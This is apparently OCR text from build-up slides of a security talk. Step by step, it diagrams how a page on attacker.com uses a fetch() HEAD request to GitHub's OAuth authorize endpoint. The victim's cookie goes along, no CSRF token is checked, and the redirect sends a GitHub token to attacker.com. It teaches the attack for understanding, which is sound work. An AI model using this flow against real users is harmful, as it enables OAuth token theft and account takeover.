
Server
attacker.com


**Client**
`attacker.com`

**Server**
`attacker.com`


GET / HTTP/1.1
Client
attacker.com
Server
attacker.com



GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Attack code
Client
attacker.com
Server
attacker.com


GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Attack code
fetch('https://github.com/login/oauth/authorize',
{ method: 'HEAD' })
Client
attacker.com
Server
attacker.com


GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Attack code
fetch('https://github.com/login/oauth/authorize',
{ method: 'HEAD' })
Client
attacker.com
Server
github.com
Server
attacker.com


GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Attack code
fetch('https://github.com/login/oauth/authorize',
{ method: 'HEAD' })
HEAD /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
Client
attacker.com
Server
github.com
Server
attacker.com


GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Attack code
fetch('https://github.com/login/oauth/authorize',
{ method: 'HEAD' })
HEAD /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
Client
attacker.com
No CSRF token check
Server
github.com
Server
attacker.com


GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Attack code
fetch('https://github.com/login/oauth/authorize',
{ method: 'HEAD' })
HEAD /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
Client
attacker.com
No CSRF token check
Server
github.com
Server
attacker.com
HTTP/1.1 302 Found
Location: https://attacker.com/?githubToken=xyz

Client
attacker.com
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html> Attack code
fetch('https://github.com/login/oauth/authorize',
{ method: 'HEAD' })
HEAD /login/oauth/authorize HTTP/1.1
Cookie: sessionId=1234
No CSRF token check
Server
github.com
HTTP/1.1 302 Found
